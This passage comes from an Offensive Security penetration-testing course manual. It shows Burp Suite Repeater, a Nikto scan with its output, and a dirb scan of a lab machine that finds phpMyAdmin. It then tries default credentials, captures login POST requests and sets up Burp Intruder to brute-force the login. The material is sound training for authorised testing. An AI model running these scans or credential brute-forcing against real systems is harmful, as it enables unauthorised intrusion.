


Figure 114: Sending a Request to Repeater

Copyright © Offensive Security Ltd. All rights reserved.

If we click on *Repeater*, we will have one sub-tab with the request on the left side of the window. We can send multiple requests to Repeater and it will display them on separate tabs. We can send the request to the server by clicking *Send*.




Figure 115: Burp Suite Repeater

Copyright © Offensive Security Ltd. All rights reserved.

Burp Suite will display the raw server response on the right side of the window, which includes the response headers and unrendered response content.




Figure 116: Burp Suite Repeater with Request and Response

Web application exploitation often requires a great deal of trial and error as we submit and modify requests and monitor the responses. Repeater is very useful for this as we can quickly tweak elements of the request and resend them without waiting for our browser to render every response.

9.3.4 Nikto

Nikto[248] is a highly configurable Open Source web server scanner that tests for thousands of dangerous files and programs, vulnerable server versions and various server configuration issues. It performs well, but is not designed for stealth as it will send many requests and embed information about itself in the *User-Agent*[249] header.

Nikto can scan multiple servers and ports and will scan as many pages as it can find. On sites with heavy content, such as an ecommerce site, a Nikto scan can take several hours to complete. We have two options to control the scan duration. The simplest option is to set the **`-maxtime`** option, which will halt the scan after the specified time limit. This does not optimize the scan in any way. Nikto will simply stop scanning. Our second option is to tune[250] the scan with the **`-T`** option. We can

[248] (CIRT.net, 2019), https://cirt.net/Nikto2

[249] (Wikipedia, 2019), https://en.wikipedia.org/wiki/User_agent

[250] (CIRT.net, 2019), https://cirt.net/nikto2-docs/options.html#id2791140

Copyright © Offensive Security Ltd. All rights reserved.

use this feature to control which types of tests we want to run. There are times when we do not want to run all the tests built in to Nikto, such as verifying if a certain class of vulnerabilities is present. Tuning a scan is invaluable in these situations.

Nikto is especially useful for catching low-hanging fruit, reporting non-standard server headers, and catching server configuration errors.

To demonstrate this, let's run Nikto against www.megacorpone.com. We'll specify the host we want to scan (**-host=http://www.megacorpone.com**) and for the sake of this demonstration, we'll use **-maxtime=30s** to limit the scan duration to 30 seconds:

```
kali@kali:~$ nikto -host=http://www.megacorpone.com -maxtime=30s
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          38.100.193.76
+ Target Hostname:    www.megacorpone.com
+ Target Port:        80
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode:
152243, size: 12519, mtime: Fri May 17 06:26:28 2019
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to
the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the
user agent to render the content of the site in a different fashion to
the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.2.22 appears to be outdated (current is at least
Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ ERROR: Host maximum execution time of 30 seconds reached
+ ERROR: Host maximum execution time of 30 seconds reached
+ Scan terminated:  0 error(s) and 6 item(s) reported on remote host
+ End Time:           2019-06-05 11:22:35 (GMT-4) (31 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Listing 283 - Running nikto against www.megacorpone.com

Although we limited the scan duration, the output in Listing 283 still provided some interesting information. For example, it identified that the version of Apache running on the server is out of date and past its end-of-life.

We have only demonstrated a fraction of the tools available in Kali Linux in this brief introduction, but the tools we have covered so far will serve us well for the demonstrations that follow in the rest of the module.

9.3.4.1 Exercise

1. Spend some time reviewing the applications available under the Web Application Analysis menu in Kali Linux.

Copyright © Offensive Security Ltd. All rights reserved.

9.4 Exploiting Web-based Vulnerabilities

Now that we've covered enumeration and understand how to use some of the basic tools, we will turn our attention to vulnerability exploitation. In this section, we'll discuss web-based administration consoles and focus on specific vulnerabilities such as cross-site scripting, directory traversal, file inclusion, SQL injection and more.

9.4.1 Exploiting Admin Consoles

Let's begin with admin console enumeration and exploitation. Once we've located an admin console, the simplest "exploit" is to just log into it. We may attempt default username/password pairs, use enumerated information to guess working credentials, or attempt brute force.

However, a light touch is usually best with brute force. Account lockouts will negatively affect our penetration test, will block legitimate administrators, and may alert *blue teams*[251] to our presence. As always, we must carefully weigh the risks of every attack vector and act carefully and in the best interest of our client.

Despite these risks, a compromised administration console is a prime target and may allow us to deploy and run code on the server, which can provide a quick path to a shell.

To demonstrate this, we will work though an example of an attack against a poorly-configured admin console installed on our Windows 10 target. Note that the IP addresses used in the rest of this module may not match your lab. Refer to the lab guide for your assigned IP addresses.

[251] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Blue_team_(computer_security)

Copyright © Offensive Security Ltd. All rights reserved.

To begin, we will set up the Windows 10 target by opening the XAMPP Control panel and clicking *Start* for both Apache and MySQL.




Figure 117: XAMPP Control Panel

Next, we'll run **`dirb`** from Kali, targeting our Windows 10 machine.

```
kali@kali:~$ dirb http://10.11.0.22 -r
...
URL_BASE: http://10.11.0.22/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.11.0.22/ ----
...
+ http://10.11.0.22/lpt1 (CODE:403|SIZE:1047)
+ http://10.11.0.22/lpt2 (CODE:403|SIZE:1047)
+ http://10.11.0.22/nul (CODE:403|SIZE:1047)
==> DIRECTORY: http://10.11.0.22/phpmyadmin/
+ http://10.11.0.22/prn (CODE:403|SIZE:1047)
+ http://10.11.0.22/robots.txt (CODE:200|SIZE:79)
...
```

Listing 284 - Running dirb on our Windows 10 lab machine

Copyright © Offensive Security Ltd. All rights reserved.

The output lists several interesting URLs including the highlighted reference to *phpmyadmin*, an administration tool for MySQL databases, which is particularly interesting.

Entering the corresponding URL into our browser produces a phpMyAdmin login page:




Figure 118: phpMyAdmin Login Page

A quick Internet search suggests that the default login credentials for phpMYAdmin include “root” with a blank password. Let’s try that against our Windows 10 target:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 119: phpMyAdmin Error Message

If we try those credentials, we get an error message that "Login without a password is forbidden by configuration". This is because "AllowNoPassword" is set to False within the phpMyAdmin configuration file (C:\xampp\phpMyAdmin\config.inc.php). Under this configuration, we need to include a password to log in so we can reasonably assume the password is not blank. We will have to try something else if we want to gain access.

9.4.1.2 Burp Suite Intruder

Since the default credentials didn't seem to work and blank passwords aren't allowed, let's try to automate some basic username and password combinations with Burp Suite's Intruder[252] tool. Please keep in mind that this feature is time-throttled in the Burp Community Edition. Nevertheless, we can still use it in order to explain some important concepts.

[252] (PortSwigger, 2019), https://portswigger.net/burp/documentation/desktop/tools/intruder/using

Copyright © Offensive Security Ltd. All rights reserved.

Let's send a few manual login attempts from our browser and look at the responses in Burp Suite. We have combined three requests together in the following screenshot:

```
POST /phpmyadmin/index.php HTTP/1.1
Host: 10.11.0.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 134
Cookie: phpMyAdmin=md60l2sdq1db2c216v7nosgl86tm26sm; pma_lang=en
Connection: close
Upgrade-Insecure-Requests: 1

set_session=md60l2sdq1db2c216v7nosgl86tm26sm&pma_username=root&pma_password=test1&server=1&target=index.php&token=%5DczrJoHHT10To%22SB

POST /phpmyadmin/index.php HTTP/1.1
Host: 10.11.0.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 146
Cookie: phpMyAdmin=l49hu0idjnk0d6esclp4o16qnjjnldpu; pma_lang=en
Connection: close
Upgrade-Insecure-Requests: 1

set_session=l49hu0idjnk0d6esclp4o16qnjjnldpu&pma_username=root&pma_password=test2&server=1&target=index.php&token=%24%23wPDN%5C%5CC%25D%7E%2CUU%7D

POST /phpmyadmin/index.php HTTP/1.1
Host: 10.11.0.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 138
Cookie: phpMyAdmin=asrkrormlm15tnd7irpu880bq4m9pghr; pma_lang=en
Connection: close
Upgrade-Insecure-Requests: 1

set_session=asrkrormlm15tnd7irpu880bq4m9pghr&pma_username=root&pma_password=test3&server=1&target=index.php&token=vkQ46T%2B*40Z%3D_C%7E%7B
```

Figure 120: Login Requests for PHP My Admin

Based on the output, this test may not be straightforward as it seems since we have several factors to contend with. As we can see from the requests, the login form includes a *token*[253] to prevent brute forcing and other attacks. In addition, we can see that the form sets a *set_session* parameter which is unique for each request.

[253] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cross-site_request_forgery#Synchronizer_token_pattern

Copyright © Offensive Security Ltd. All rights reserved.

If we change the *set_session* parameter and it doesn't match the value of the *phpMyAdmin* cookie, the site will return an error:




Figure 121: phpMyAdmin Error Message for Mismatching Session Values

Copyright © Offensive Security Ltd. All rights reserved.

We need to avoid this error if we want a successful login. If we look at the HTML source for the login form, we will find the new *set_session* and *token* values are included in the response:



Figure 122: Login Values Changing

In order to overcome this protective measure, and ensure the values match, we can automate the request with Intruder.

Copyright © Offensive Security Ltd. All rights reserved.

However, we must first submit a login request for Intruder to analyze. We can do this by navigating to *Proxy > HTTP History*, right-clicking on the POST request to "/phpmyadmin/index.php", and then selecting *Send to Intruder*:




Figure 123: Send to Intruder

Now, when we click on the *Intruder* tab, we discover that it contains multiple request sub-tabs. Under these, we will find four additional sub-tabs: *Target*, *Positions*, *Payloads*, and *Options*. Let's inspect these beginning with *Target*.



Figure 124: Intruder Target

The information on this tab is prepopulated based on the request so we will leave the values as-is.

